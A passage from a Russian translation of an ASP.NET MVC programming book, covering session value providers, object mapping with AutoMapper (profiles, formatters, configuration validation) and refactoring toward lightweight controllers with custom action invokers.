Ранее нам понадобилось бы извлечь объект Profile непосредственно из Session или загрузить его из другого постоянного хранилища. Но теперь мы можем изменить LogOnWidgetModel и включить элемент CurrentUser, как показано здесь.

```
public class LogOnWidgetModel
{
    public bool isAuthenticated { get; set; }
    public Profile CurrentUser { get; set; }
}
```

Поскольку имя элемента `CurrentUser` совпадает с нашим ключом `Session`, `SessionValueProvider` извлекает `Profile` из `Session` и передаст его в `DefaultModelBinder`, который в конечном итоге передаст это значение в свойство `CurrentUser`. Виджет входа в систему теперь не обращается к базе данных, как показано на рисунке 10-3.

Рисунок 10-3: Виджет входа извлекает информацию о профиле прямо из `Session`



Если имя совпадает с ключом `Session`, значение будет заполнено соответствующим образом. Значения для связывания данных не ограничены строго значениями форм или маршрутов. Мы можем связать данные из любых других источников.

И последнее замечание: провайдеры значений оцениваются в том порядке, в котором они добавляются в коллекцию `ValueProviderFactories.Factories`. В нашем примере `SessionValueProviderFactory` был добавлен после стандартных, встроенных фабрик провайдеров значений. Это значит, что если у нас есть значение формы «`CurrentUser`», оно будет использовано вместо значения `Session`.

10.3. Резюме

Компоненты, которые позволяют широко использовать передачу форм и связывание данных модели являются очень важными частями ASP.NET MVC Framework. Они избавляют от необходимости прибегать к изучению нижележащего объекта `Request`. Сочетание пользовательских механизмов связывания и провайдеров значений позволяет нам сохранять богатое поведение связывания и распространять его на более экзотические пользовательские сценарии, где мы инкапсулируем все наращивания кода в модель связывания данных, а в конвейер вычислений контроллера включаются провайдеры значений. Абстракция провайдеров значений, добавленная в ASP.NET MVC 2, расширяет возможности предоставления значений для связывания за рамки традиционных переменных форм и строк запросов, при этом не сильно изменения базовое поведение связывания данных.

Часто мы видим общие шаблоны построения модели для использования в действии контроллера и представлении. Модель, используемая в представлении, часто представляет собой простой объект передачи данных, преобразованный из более сложных бизнес-объектов. В следующей главе мы

рассмотрим использование AutoMapper для автоматического создания объектов модели из бизнес-объектов.

11. Преобразование с AutoMapper

В этой главе рассматриваются:

- Общие сведения и настройка AutoMapper
- Соглашения по тестированию
- Применение средств форматирования для устранения дублированного кода
- Сокращение разметки только для презентации
- Устранение сложности представления

В предыдущей главе мы обсуждали механизмы связывания данных и провайдеры значений - компоненты платформы, которые мы можем эффективно использовать для формирования входных данных. Теперь мы сосредоточимся на формировании выходных данных - моделей представлений, которые управляют нашими представлениями. В главе 5 мы видели, как модель представления для определенного экрана позволяет создавать чистую, легко поддерживаемую разметку. Логический бизнес-объект должен отражать бизнес-проблемы и так далее. Вопрос в том, как обеспечить коммуникацию всех этих разрозненных элементов, каждый из которых имеет свою цель.

Мартин Фаулер, автор книги *Patterns of Enterprise Application Architecture*, описывает на своем сайте базовый шаблон под названием Mapper. Он пишет: "Иногда необходимо установить связь между двумя подсистемами, которые не должны знать друг о друге. Так происходит, когда вы не можете изменить их или можете, но не хотите создавать зависимости между ними". Мы будем использовать шаблон Mapper, чтобы обеспечить коммуникацию наших элементов. Дополнительную информацию о шаблоне Mapper можно найти по адресу <http://martinfowler.com/eaaCatalog/mapper.html>.

Открытая библиотека AutoMapper представляет собой соответствующее соглашению средство объектно-объектного преобразования. Она принимает исходные объекты одного типа и преобразует их в объекты другого типа. Это полезно в разных контекстах - преобразование объектов данных в бизнес-объекты или бизнес-объектов в сообщения – везде, где может быть использован базовый шаблон Фаулера Mapper. Мы будем использовать его для преобразования из доменной модели в объекты моделей, которые выводят наши представления - модели презентации.

Мы называем библиотеку «соответствующей соглашению», поскольку она не зависит от настройки преобразования каждого элемента данного типа, а полагается на шаблоны именования и настраиваемые значения по умолчанию. Вы можете просмотреть код и документацию на сайте AutoMapper: <http://automapper.org/>.

11.1. Жизнь до AutoMapper

Перед тем, как начать использовать AutoMapper, давайте создадим функционал без него. Вероятно мы заметим некоторые сложности, которые сможет разрешить AutoMapper. Поиск повторяющегося кода, логика в представлениях и скучная работа с глубокими иерархиями объектов – основные моменты, которые мы хотим разгрузить.

Представьте себе представление, которое демонстрирует информацию о клиенте. В главе 2 мы обсуждали некоторые тривиальные приложения, в которых можно использовать постоянные объекты доменной модели в качестве источника данных. Следующий листинг демонстрирует такой сценарий.

Листинг 11-1: Доменная модель

```
@model Core.Model.Customer

<h2>Customer: @ (Model.Name.First + " " + Model.Name.Middle + " " +
Model.Name.Last) </h2>
<div class="customerdetails">
    <p>Status: @Model.Status </p>
    <p>
        Total Amount Paid: $
        @Model.GetTotalAmountPaid()
    </p>
    <p>
        Address: @Model.ShippingAddress.Line1,
        @Model.ShippingAddress.Line2,
        @Model.ShippingAddress.City,
        @Model.ShippingAddress.State.DisplayName
        @Model.ShippingAddress.Zip
    </p>
</div>
```

Строка 3: Форматирует сложные компоненты

Строки 7-8: Применяет стандартное форматирование

Строки 13-14: Глубоко рассматривает доменные объекты

Эта разметка чересчур сложна для простого содержимого, которое она демонстрирует. Она включает в себя общие правила форматирования, такие как применение знака доллара в значениях decimal и какое-то подозрительное форматирование имен, которое явно будет выглядеть неправильно, если будет отсутствовать middle name.

При отображении страницы существует не только опасность того, что она будет выглядеть неправильно, но и того, что она не будет отображаться вообще. Что если ShippingAddress содержит null? Мы увидим неприятное исключение при обращении к null на желтом экране смерти, который сопровождает основные ошибки ASP.NET. Все эти проблемы появляются потому, что представления непосредственно зависят от доменной модели - и пользовательский интерфейс знает слишком много о базовой логике программы.

Из примеров главы 2 и предыдущего раздела мы знаем, что в большинстве случаев лучше разработать пользовательскую модель специально для представления. Преобразование из доменной модели, или ее проекция в презентационную модель – прямая задача программирования. Возьмите значения из объекта-источника и скопируйте их в правильное место целевого объекта. Добавьте немного форматирующего и выравнивающего кода, и проекция готова. Такую логику можно легко протестировать.

Вот пример самодельного маппера.

Листинг 11-2: Преобразование объектов вручную

```
public class CustomerInfoMapper
{
    public CustomerInfo MapFrom(Customer customer)
    {
        return new CustomerInfo
        {
            Id = customer.Id,
            Name = new NameFormatter().Format(customer.Name),
        };
    }
}
```

```

        ShippingAddress = new
AddressFormatter().Format(customer.ShippingAddress),
    Status = customer.Status ?? string.Empty,
    TotalAmountPaid = customer.GetTotalAmountPaid().ToString("c")
};

}
}

```

Строка 3: Принимает исходный тип, возвращает нужный

Строки 7-11: Выполняет маппинг вручную

Класс в листинге 11-2 можно протестировать, и он отделяет представление от сложности доменной модели. С его помощью представление получает данные в той форме, в которой они должны быть выведены.

Вот наше представление, обновленное для работы с `CustomerInfo` вместо `Customer`.

```

<h2>Customer: @Model.Name</h2>
<div class="customerdetails">
    <p>Status: @Model.Status</p>
    <p>Total Amount Paid: @Model.TotalAmountPaid</p>
    <p>Address: @Model.ShippingAddress</p>
</div>

```

Так гораздо лучше. Предыдущая разметка содержит больше *что* и меньше указаний *как*.

Хотя сценарий ручного преобразования из листинга 11-2 уже гораздо лучше рендеринга доменной модели напрямую, его все еще утомительно писать, дорого поддерживать, он хрупкий и подвержен ошибкам. Мы можем его протестировать, но в системе с десятками экранов такое тестирование может застопорить проект.

Теперь мы понимаем, какие проблемы решает AutoMapper, и можем начать использовать его для решения задач преобразования. AutoMapper позволяет отказаться от кода ручного преобразования и дает нам возможность включить общие или специальные пользовательские правила форматирования. Вместо обязательного кода, который мы писали в листинге 11-2, мы можем объявить преобразование, и AutoMapper представит для нас соответствующее поведение.

Декларативное vs. императивное программирование

Императивное программирование подразумевает традиционный код, который мы обычно пишем. Он выражает действия в виде серии строк кода, указывающих логическую последовательность и назначение. Императивный код состоит из сложных алгоритмов и логических утверждений, которые указывают точную последовательность операций.

С другой стороны, *декларативное программирование* указывает, что должно быть сделано, а не как это сделать. Декларативных код прост - это просто утверждение, а не набор инструкций.

Канонический пример декларативного программирования - это регулярные выражения. Представьте воспроизведения текстового поиска, представленное сложным регулярным выражением с императивными операторами `if` и циклами. Избежать этого бремени (и найти эффективные инструменты) - путь к быстрому созданию и беспрепятственной поддержке.

Вот пример объявления конфигурации AutoMapper:

```

CreateMap<Customer, CustomerInfo>()
    .ForMember(x => x.ShippingAddress, opt =>
    {
        opt.AddFormatter<AddressFormatter>();
        opt.SkipFormatter<HtmlEncoderFormatter>();
    });
}

```

Мы вернемся к этому коду и разберем код конфигурации AutoMapper далее в этой главе.

11.2. Введение в AutoMapper

Мы собираемся реализовать функционал, используя AutoMapper, но для начала вкратце рассмотрим базовые возможности AutoMapper. Получив исходный тип и тип назначения, AutoMapper присваивает значения элементов, свойств и методов исходного типа соответствующим элементам назначенного типа. Он делает это автоматически, основываясь на именах элементов.

Для начала давайте рассмотрим пару простых примеров. (Обратите внимание, что это не инструкции для создания компонентов, а только простые, надуманные примеры, которые призваны показать, как работает AutoMapper.)

11.2.1. Преобразование для установления соответствия имен свойств

В первом примере представим, что мы хотим преобразовать объект Source в объект Destination. Следующий листинг показывает эти два класса. Имена совпадают, так что AutoMapper просто преобразовывает значение (и вызывает `ToString()` в свойстве `Source.Number`).

Листинг 11-3: Вводное преобразование

```

public class Source
{
    public int Number { get; set; }
}
public class Destination
{
    public string Number { get; set; }
}

[Test]
public void Demonstration1()
{
    Mapper.CreateMap<Source, Destination>();
    var source = new Source {Number = 3};
    Destination destination = Mapper.Map<Source, Destination>(source);
    Console.WriteLine(destination.Number);
}

```

Строка 12: Преобразует при помощи AutoMapper

Строка 15: Выполняет наложение при помощи AutoMapper

Выходные данные теста в листинге 11-3 находится в строке 3. AutoMapper просто смотрит на имена и, если они совпадают, присваивает значение.

11.2.2. Выравнивание иерархий объектов

На самом деле, наши объекты редко будут простыми – мы чаще имеем дело с иерархиями объектов. AutoMapper, может выровнять графы объектов, проектируя иерархии в новую форму. В следующем листинге AutoMapper выравнивает простую иерархию.

Листинг 11-4: Выравнивание простой иерархии

```
public class Source
{
    public Child Child { get; set; }
}
public class Child
{
    public int Number { get; set; }
}
public class Destination
{
    public string ChildNumber { get; set; }
}
[Test]
public void Demonstration1()
{
    Mapper.CreateMap<Source, Destination>();
    var source = new Source
    {
        Child = new Child{ Number = 3}
    };
    Destination destination =
        Mapper.Map<Source, Destination>(source);
    Console.WriteLine(destination.ChildNumber);
}
```

Строка 11: AutoMapper работает с соглашением по именованиям

Строка 23: Результат равен "3"

Опять же, AutoMapper полагается на имя свойства назначения, чтобы выяснить, откуда будет поступать исходное значение. Так как наше свойство назначения называется `ChildNumber`, AutoMapper будет преобразовывать `Child.Number`.

AutoMapper может сделать гораздо больше, чем просто присвоить значения и выровнять структуру. Разработчики могут настроить специальные средства форматирования и поручить AutoMapper делать другие действия во время преобразования. Теперь, когда мы видели, как работает AutoMapper, давайте использовать эти дополнительные возможности и применим AutoMapper нашему ASP.NET MVC представлению, которое отображает информацию о клиентах.

11.3. Основы AutoMapper

В ходе создания компонента мы инициируем загрузку AutoMapper, настроим его на работу с нашим преобразованием и применим правила форматирования. Важно также, чтобы у разработчиков была возможность проверить, что конфигурация является действительной. Мы рассмотрим эти и другие аспекты в данном разделе.

11.3.1. Инициализация AutoMapper

Прежде чем использовать AutoMapper, его нужно инициализировать при запуске приложения. Для приложений ASP.NET MVC мы делаем это в Global.asax.cs.

Вот пример класса, который инициализирует AutoMapper.

```
public class AutoMapperConfiguration
{
    public static void Configure()
    {
        Mapper.Initialize(x => x.AddProfile<ExampleProfile>());
    }
}
```

В этом примере класс AutoMapperConfiguration объявляет статический метод Configure, который может использоваться для инициализации AutoMapper путем добавления профиля в конфигурацию AutoMapper. Профили являются главным средством для настройки AutoMapper, и мы рассмотрим их далее - без них настроить AutoMapper невозможно.

11.3.2. Профили AutoMapper

Профиль представляет собой набор определений типов преобразования, в том числе правила, которые применяются ко всем сущностям, определенным в профиле. Профили AutoMapper – это классы, которые происходят из класса Profile.

Профили эффективны для группировки наборов сущностей по контексту. Приложение может иметь один профиль для преобразования доменной модели в презентационную модель, и другой профиль для другой цели. Следующий листинг показывает богатый профиль с несколькими указаниями по конфигурации.

Листинг 11-5: Создание примера профиля

```
public class ExampleProfile : Profile
{
    protected override void Configure()
    {
        ForSourceType<Name>().AddFormatter<NameFormatter>();
        ForSourceType<decimal>().AddFormatExpression(context =>
            ((decimal)context.SourceValue).ToString("c"));
        CreateMap<Customer, CustomerInfo>()
            .ForMember(x => x.ShippingAddress, opt =>
            {
                opt.AddFormatter<AddressFormatter>();
            });
    }
}
```

Строка 1: Наследование от Profile

Строка 6: Применение AddFormatter к исходному типу

Строка 8: Применение встроенного форматирования к исходному типу

Давайте исследуем этот профиль по частям. Во-первых, каждый профиль должен происходить от `Profile`.

Метод `Configure` содержит указания по конфигурации. Первое указание по форматированию дает `AutoMapper` инструкцию использовать `NameFormatter` всякий раз, когда он преобразует объект `Name` (мы исследуем `NameFormatter` подробнее далее в этой главе). Также есть указание, представляющее специальное выражение форматирования, которое `AutoMapper` должен использовать, когда он пытается преобразовать объекты `decimal`. Это выражение использует стандартную строку форматирования, когда отображает `decimal` как валюту.

Наконец, инструкция `CreateMap` указывает `AutoMapper`, чтобы он планировал преобразовать `Customer` в `CustomerInfo`. Вызов метода `ForMember` сообщает `AutoMapper`, чтобы он применил `AddressFormatter` при преобразовании в свойство назначения `ShippingAddress`.

Остальные свойства `CustomerInfo` не указаны, так как они преобразовываются по соглашению.

11.3.3. Проверка работоспособности

Опора на соглашение - палка о двух концах. С одной стороны, оно очень кстати устраниет обязательства разработчика указывать преобразование для каждого члена. Но есть опасность того, что свойство будет переименовано. Если элемент-источник переименован, он больше не будет соответствовать определенному элементу назначения, и соглашение будет нарушено. Разработчикам нужно быстрое уведомление, когда происходят подобные изменения. Ошибка выполнения не приемлема.

`AutoMapper` предоставляет метод, который гарантирует работоспособность конфигурации, проверяя, преобразуется ли каждый элемент назначения в элемент-источник на основе соглашения или конфигурации. Следующий листинг показывает профиль, который не будет работать из-за чьей-то опечатки.

Листинг 11-6: Потенциально опасная опечатка

```
public class Destination
{
    public string Name { get; set; }
    public string Typo { get; set; }
}

public class Source
{
    public string Name { get; set; }
    public int Number { get; set; }
}

public class BrokenProfile : Profile
{
    protected override void Configure()
    {
        CreateMap<Source, Destination>();
    }
}
```

Строка 4: Стока должна называться "Number"

Чтобы избежать подобных опечаток, мы можем запустить специальный вспомогательный тест как часть автоматизированного комплексного теста. Этот вспомогательный тест, `AutoMapperConfigurationTester`, показан в следующем листинге.

Листинг 11-7: Подтверждение правильной конфигурации AutoMapper

```
[TestFixture]
public class AutoMapperConfigurationTester
{
    [Test]
    public void Should_map_everything()
    {
        AutoMapperConfiguration.Configure();
        Mapper.AssertConfigurationIsValid();
    }
}
```

Строка 8: Проверяет конфигурацию маппинга

Когда этот тест запускается для неработающего профиля из листинга 11-6, мы получим сообщение о том, что свойство `Type` не преобразовано.

11.3.4. Сокращение повторяющегося кода форматирования

Ранее в этой главе мы говорили о применении специальных средств форматирования к преобразованиям элементов. Эти средства форматирования являются реализациями `IValueFormatter`, интерфейса AutoMapper, который определяет контракт между AutoMapper и нашим пользовательским кодом форматирования:

```
public interface IValueFormatter
{
    string FormatValue(ResolutionContext context);
}
```

Наша пользовательская реализация форматирования примет `ResolutionContext`, который предоставляет значение свойства модели представления и другие метаданные. Мы можем предоставить любые трансформации или преобразования, которые считаем необходимыми, и просто вернуть строку результата.

Чтобы облегчить разработку клиентской части, можно реализовать простой базовый класс. В следующем листинге показан `ValueFormatter`, включенный в AutoMapper, который извлекает исходное значение из контекста и проверяет его на значение `null`.

Листинг 11-8: Реализация интерфейса `IValueFormatter` в классе `ValueFormatter`

```
public abstract class ValueFormatter<T> : IValueFormatter
{
    public string FormatValue(ResolutionContext context)
    {
        if (context.SourceValue == null)
            return null;
        if (!(context.SourceValue is T))
        {
            object value = context.SourceValue;
```

```

        return value == null ? string.Empty : value.ToString();
    }

    return FormatValueCore((T)context.SourceValue);
}
protected abstract string FormatValueCore(T value);
}

```

Строка 7: Пробует `ToString` при неправильном типе

Строка 13: Возвращает результат абстрактного метода

Строка 15: Требует наследников для замещения метода

Пользовательское средство форматирования писать просто, так как оно происходит от `ValueFormatter`. Все, что нам нужно сделать, это реализовать его абстрактный метод `FormatValueCore`, который получает строго типизированное исходное значения. `AutoMapper` перехватит все исключения при обращении к `null` при использовании средств форматирования или при обычном сопоставлении и вместо них вернет пустую строку или значение по умолчанию.

В следующем листинге показан `NameFormatter`, который мы настроили в листинге 11-5.

Листинг 11-9: Получение `NameFormatter` для обработки комбинирования свойств

```

public class NameFormatter : ValueFormatter<Name>
{
    protected override string FormatValueCore(Name value)
    {
        var sb = new StringBuilder();
        if (!string.IsNullOrEmpty(value.First))
        {
            sb.Append(value.First);
        }
        if (!string.IsNullOrEmpty(value.Middle))
        {
            sb.Append(" " + value.Middle);
        }
        if (!string.IsNullOrEmpty(value.Last))
        {
            sb.Append(" " + value.Last);
        }
        if (value.Suffix != null)
        {
            sb.Append(", " + value.Suffix.DisplayName);
        }
        return sb.ToString();
    }
}

```

Строка 5: Использует `StringBuilder` для создания результата

Строки 6-9: Применяет базовую логику форматирования

Использование AutoMapper позволяет разработчикам написать этот код один раз и применять его во многих местах, всего лишь объявив его. Когда это средство форматирования настроено так же, как профиль из листинга 11-5, оно будет применяться ко всем элементам-источникам типа Name.

11.3.5. Возвращаемся к представлению

Когда конфигурация завершена, наша разметка сосредоточена только на расположении элементов. Мы заменили рутинную логику из листинга 11-1. Вот окончательное представление.

Листинг 11-10: Окончательная разметка представления

```
<h2>Customer: @Model.Name</h2>
<div class="customerdetails">
    <p>Status: @Model.Status</p>
    <p>Total Amount Paid: @Model.TotalAmountPaid</p>
    <p>Address: @Model.ShippingAddress</p>
</div>
```

11.4. Резюме

В этой главе мы узнали, как представления могут быстро стать неуправляемыми, когда они содержат логические проверки и форматирование, которые лучше всего обрабатываются вне его.

Сначала мы попробовали преобразовать пользовательские презентационные модели вручную, что неплохо работало, но было утомительным и чреватым ошибками. Затем мы рассмотрели AutoMapper, который преобразовывает значения одного объекта в другой, в зависимости от его конфигурации. Мы рассмотрели, как инициализировать и настроить AutoMapper, как следовать соглашению, и как использовать "ловушки" AutoMapper для глобального применения форматирования.

AutoMapper – это только один инструмент, который можно использовать, чтобы уменьшить дублирование кода и устраниТЬ разногласия между разработчиками. В следующей главе мы научимся создавать облегченные и хорошо управляемые контроллеры, разрабатывая более целенаправленные и компактные действия контроллеров.

12. Облегченные контроллеры

В этой главе рассматриваются:

- Упрощение программирования с помощью облегченных контроллеров
- Управление общими данными представлений без атрибутов фильтров
- Порождение результатов действий для применения общего поведения
- Использование шины приложения

В предыдущей главе мы рассмотрели, как можно использовать AutoMapper, чтобы избавиться от рутинной ручной работы по преобразованию моделей представления. В этой главе мы продолжим разгружать наши контроллеры с помощью простого рефакторинга и архитектуры приложения.

Вы помните те раздутые и громоздкие методы `Page_Load` в Web Forms? Эти методы могут быстро выйти из-под контроля и дезорганизовать нашу кодовую базу. Действия контроллера тоже ненадежны. Контроллеры находятся между моделью и представлением и должны содержать код принятия решений, но мы часто ошибочно размещаем в них логику. В первую очередь, это довольно удобно. Потребуется две строки кода, чтобы создать в методе действия список выбора. А добавление атрибута фильтра в контроллер - простой способ организовать глобальные данные для мастер-страницы.

Но эти методы не подходят для сложных проектов. Настроить процесс так, чтобы он нашел определенный заказ, авторизировал его, передал его в службу отправки и отправил по электронной почте уведомление пользователю, прежде чем перенаправил пользователя на страницу подтверждения? Слишком много для одного контроллера.

В этой главе мы рассмотрим способы, которые мы можем объединить с концепцией управления зависимостями, которая рассматривается в главе 16. Мы рассмотрим, почему так важны облегченные контроллеры, исследуем несколько способов уменьшить методы действий, а также изучим новую концепцию, которая может в корне изменить ваш стиль программирования в ASP.NET MVC.

12.1. Зачем нужны облегченные контроллеры

Важно сохранять контроллеры легкими. Как правило, со временем в контроллерах накапливается все больше кода, а большие контроллеры со множеством обязанностей трудно поддерживать. Их также становится трудно тестировать. Когда вы создаете контроллеры, имейте в виду, что они должны оставаться поддерживаемыми, тестируемыми и сфокусированными на одной задаче в долговременной перспективе.

12.1.1. Простота поддержки

Когда код становится трудным для понимания, его становится трудно изменить, а когда код трудно изменить, он становится источником ошибок, доработок и головной боли. Каждый раз, когда нужно добавить простое улучшение или устранить ошибку, разработчик должен провести глубокий технический анализ, потому что он не знает, какие последствия будут у данного изменения.

К тому же сложность контроллера затрудняет понимание того, как внести какое-либо изменение. Когда нет четких обязанностей, оно может стать непредсказуемым. Как разработчики, мы не хотим, чтобы процесс создания программного обеспечения стал игрой в догадки, в которой мы слепо лепим

логику в методы действий. Мы хотим создать систему, в которой дизайн программного обеспечения существует отдельно от контроллеров, так, что мы не напрягаемся при работе с нашим исходным кодом.

12.1.2. Легкое тестирование

Лучший способ гарантировать легкую работу с исходным кодом - это разработка через тестирование (test-driven development, TDD). Когда мы используем технику TDD, мы работаем с нашим исходным кодом прежде, чем он написан. Тяжелые для тестирования классы, в том числе контроллеры, сразу же помечаются как неработоспособные.

Проблемы тестирования, связанные с написанием тестов или управлением ими, являются четким и убедительным показателем того, что дизайн программного обеспечения можно усовершенствовать. Простые, облегченные контроллеры легко тестировать.

12.1.3. Сфокусированность на одной обязанности

Быстрый способ облегчить загрузку контроллера – уменьшить количество его обязанностей. Рассмотрим следующее усложненное действие:

Листинг 12-1: Усложненный контроллер

```
public RedirectToRouteResult Ship(int orderId)
{
    User user = _userSession.GetCurrentUser();
    Order order = _repository.GetById(orderId);
    if (order.IsAuthorized)
    {
        ShippingStatus status = _shippingService.Ship(order);
        if (!string.IsNullOrEmpty(user.EmailAddress))
        {
            Message message = _messageBuilder
                .BuildShippedMessage(order, user);
            _emailSender.Send(message);
        }
        if (status.Successful)
        {
            return RedirectToAction("Shipped", "Order", new { orderId });
        }
    }
    return RedirectToAction("NotShipped", "Order", new { orderId });
}
```

Строка 5: Проверяет, может ли заказ быть отправлен

Строка 8: Проверяет, нужно ли отправить email

Это действие делает слишком много, и его невозможно понять с первого взгляда. Можно посчитать его обязанности по количеству утверждений `if`. Помимо своей положенной роли - управления пользовательскими интерфейсами - это действие решает, готов ли заказ `Order` для отправки, и следует ли отправить пользователю `User` уведомление по электронной почте. Кроме того, оно также решает, как это сделать. Данное действие определяет, что это значит, когда `Order` готов для погрузки, и как именно должно быть отправлено уведомление по электронной почте.

Логика вроде этой – доменная и бизнес-логика - не должна находиться в классе пользовательского интерфейса, таком как контроллер. Это нарушает SRP, затеняет истинные намерения домена и реальные обязанности контроллера - перенаправлять к соответствующему действию. Такие приложения трудно тестировать и поддерживать.

Принцип единственной обязанности (single responsibility principle, SRP)

Суть принципа единственной обязанности (SRP) в том, что класс должен быть небольшим и сфокусированным. По сути, SRP означает, что класс должен иметь одну и только одну обязанность. Если посмотреть с другой стороны, то этот принцип означает, что должна быть только одна причина изменить класс. Если вы обнаружите, что есть причины для изменения класса, не связанные с его основной задачей, то это скорее всего значит, что класс делает слишком много. Обычно принцип SRP нарушается, когда доступ к данным смешивается с бизнес-логикой. Так, например, класс Customer не должен включать метод Save () .

SRP является ключевой концепцией хорошего объектно-ориентированного дизайна, и его применение облегчает поддержку кода. SRP иногда называют разделением обязанностей (separation of concerns, SoC). Больше о SRP/SoC можно прочитать в отличной статье Боба Мартина " SRP: принцип единственной обязанности» (<http://mng.bz/34TU>).

Упростить эту ситуацию можно с помощью простого рефакторинга на слои Refactor Architecture by Tiers. Он позволяет разработчикам переместить логику обработки из уровня представления на бизнес-уровень. Вы можете узнать больше об этой технике на страничке Мартина Фаулера, посвященной рефакторингам: <http://www.refactoring.com/catalog/refactorArchitectureByTiers.html>.

Когда мы переместили логику отправки заказа в OrderShippingService, наше действие стало гораздо проще.

```
public RedirectToRouteResult Ship(int orderId)
{
    var status = _orderShippingService.Ship(orderId);
    if (status.Successful)
    {
        return RedirectToAction("Shipped", "Order", new { orderId });
    }
    return RedirectToAction("NotShipped", "Order", new { orderId });
}
```

Мы переместили все, что связано с отправкой заказа и уведомления, из контроллера в новый класс OrderShippingService. У контроллера осталась одна обязанность - решить, куда перенаправить клиента. Новый класс будет обрабатывать и Order, и User, и все остальное.

Но результат рефакторинга - больше, чем простое перемещение. Это семантический разрыв, который возлагает ответственность за управление этими задачами на нужные классы. Это изменение создает чистую абстракцию, которую наш контроллер может использовать для презентации того, что раньше было его обязанностями. Другие контроллеры также могут использовать OrderShippingService. Новая абстракция проста, и она может меняться внутри, не влияя на презентации использующие ее.

Цикломатическая сложность: вязкость исходного кода

Цикломатическая сложность является метрикой для анализа сложности кода. Чем больше логических путей представляет метод или функция, тем выше ее цикломатическая сложность. Чтобы полностью

понять последствия тех или иных процедур, необходимо оценить каждый логический путь. Например, каждое простое утверждение `if` представляет два пути – один, когда условие истинно, и другой, когда оно ложно. Функции с высокой цикломатической сложности более сложны для тестирования и понимания, а также ведут к увеличению количества ошибок.

Рефакторинг довольно прост, но одно небольшое изменение может значительно снизить цикломатическую сложность, а также облегчить тестирование и поддержку, которые затруднены для сложных контроллеров. В следующих разделах мы рассмотрим другие способы упрощения контроллеров.

12.2. Приемы упрощения контроллеров

Чтобы действительно упростить методы действий, в которых находятся лишние нагромождения кода, нам понадобится использовать некоторые точки расширения в ASP.NET MVC. Мы также образно опишем, как работает наше программное обеспечение. В этом разделе мы узнаем, как упростить контроллеры с помощью следующих способов:

- Управление общими данными представления без атрибутов фильтров
- Наследование от `ActionResult`
- Исследование чистой библиотеки с открытым кодом, которая поможет по-другому посмотреть на вещи

12.2.1. Управление общими данными представлений

Контроллеры можно усложнить, используя атрибуты фильтров – точки расширений MVC, которые основаны на атрибутах .NET, имеющих доступ к контекстным данным. Эти, казалось бы, безобидные атрибуты могут инкапсулировать огромные объемы логики обработки и доступа к данным, но их трудно тестировать и невозможно понять с первого взгляда.

Фильтры часто используются для обеспечения общих данных представления, но есть другой способ, который может обеспечить ту же функциональность, не полагаясь на атрибуты, и в то же время облегчает тестирование и позволяет использовать техники управления зависимостями. Вот действие контроллера, которое использует фильтр действия, чтобы добавить подзаголовок в `ViewData`.

```
[SubtitleData]
public ActionResult About()
{
    return View();
}
```

Всякий раз при вызове действия будет выполнен фильтр действия, показанный в следующем листинге.

Листинг 12-2: Пользовательский фильтр действия, который добавляет данные в словарь `ViewData`

```
public class SubtitleDataAttribute : ActionFilterAttribute
{
    public override void OnActionExecuted(ActionExecutedContext filterContext)
    {
        var subtitle = new SubtitleBuilder();
        filterContext.Controller.ViewData["subtitle"] = subtitle.Subtitle();
    }
}
```

Строка 1: Наследует от ActionFilterAttribute

Строка 5: Использует вспомогательный класс

Строка 6: Добавляет данные в ViewData

SubtitleDataAttribute делает доступным подзаголовок страницы, он использует SubtitleBuilder для извлечения необходимого подзаголовка и помещает его в ViewData. Атрибуты – это специальные классы, которые ограничивают разработчика в некоторых возможностях. В качестве параметров они требуют CLR-константы (например, строковые литералы, числовые литералы, и вызовы к typeof), поэтому наш фильтр действия должен отвечать за создание экземпляра любого вспомогательного класса, который ему требуется.

Так как SubtitleDataAttribute отвечает за создание экземпляров вспомогательных классов в листинге 12-2, во время компиляции у него уже существует связь с SubtitleBuilder (о чем свидетельствует ключевое слово new). Еще один недостаток фильтров действий – объем работы, связанный с их применением; вы должны применять их к каждому действию, в котором они необходимы.

Одно из решений – создать базовый контроллер и применить фильтр к нему. Тогда все контроллеры, в которых необходимы эти фильтры, можно просто наследовать от этого базового типа.

Когда мы используем наследование для решения этой проблемы, появляется новая – наследование связывает наш контроллер с базовым типом. Наследование представляет собой скомпилированное состояние, которое затрудняет изменения во время исполнения. И даже изменения во время компиляции затруднены: если базовый тип изменен, все производные должны измениться. В таких случаях, мы предпочитаем композицию наследованию.

Расширяя стандартный ControllerActionInvoker, мы можем составить фильтры действий во время исполнения, не используя атрибуты в действиях, контроллерах или базовом контроллере. В следующем листинге мы расширяем ControllerActionInvoker так, чтобы позволить применять фильтры действий без атрибутов.

Листинг 12-3: Расширение ControllerActionInvoker для предоставления пользовательских фильтров действий

```
public class AutoActionInvoker : ControllerActionInvoker
{
    private readonly IAutoActionFilter[] _filters;

    public AutoActionInvoker(IAutoActionFilter[] filters)
    {
        _filters = filters;
    }

    protected override FilterInfo GetFilters
        (ControllerContext controllerContext, ActionDescriptor
actionDescriptor)
    {
        FilterInfo filters = base.GetFilters(controllerContext,
actionDescriptor);
        foreach (IActionFilter filter in _filters)
        {
```

```

        filters.ActionFilters.Add(filter);
    }
    return filters;
}
}

```

Строка 1: Наследует от ControllerActionInvoker

Строка 3-8: Внедряет массив фильтров

Строка 13-18: Использует пользовательские и стандартные фильтры

Активатор действия контроллера примет массив пользовательских фильтров действий как параметр конструктора и применит каждый из них к действию при его вызове.

В следующем листинге мы установим наш новый активатор действия как стандартный для каждого контроллера после того, как он создан в фабрике контроллеров.

Листинг 12-4: Использование пользовательского активатора действия в пользовательской фабрике контроллеров

```

public class ControllerFactory : DefaultControllerFactory
{
    public static Func<Type, object> GetInstance = type =>
Activator.CreateInstance(type);

    protected override IController GetControllerInstance(RequestContext
requestContext, Type controllerType)
    {
        if (controllerType != null)
        {
            var controller = (Controller)GetInstance(controllerType);
            controller.ActionInvoker = (IACTIONInvoker)
GetInstance(typeof(AutoActionInvoker));
            return controller;
        }
        return null;
    }
}

```

Строка 3: Инициализирует фабричную функцию

Строка 10: Устанавливает пользовательский активатор действия

Нам нужна фабричная функция, чтобы предоставить экземпляр для данного типа, но, так как во время исполнения нам не будет известен тип контроллера, мы не сможем передать контроллер как зависимость в конструктор фабрики контроллеров. Но даже в этом случае у нас будет фабрика, которая знает обо всех типах контроллеров в системе.

Наконец, мы используем специальный интерфейс и абстрактный базовый класс, чтобы обозначить фильтры действий, которые мы хотим применить.

Листинг 12-5: Интерфейс для определения пользовательского фильтра

```

public interface IAutoActionFilter : IActionFilter
{
}

public abstract class BaseAutoActionFilter : IAutoActionFilter
{
    public virtual void OnActionExecuting (ActionExecutingContext
filterContext)
    {
    }

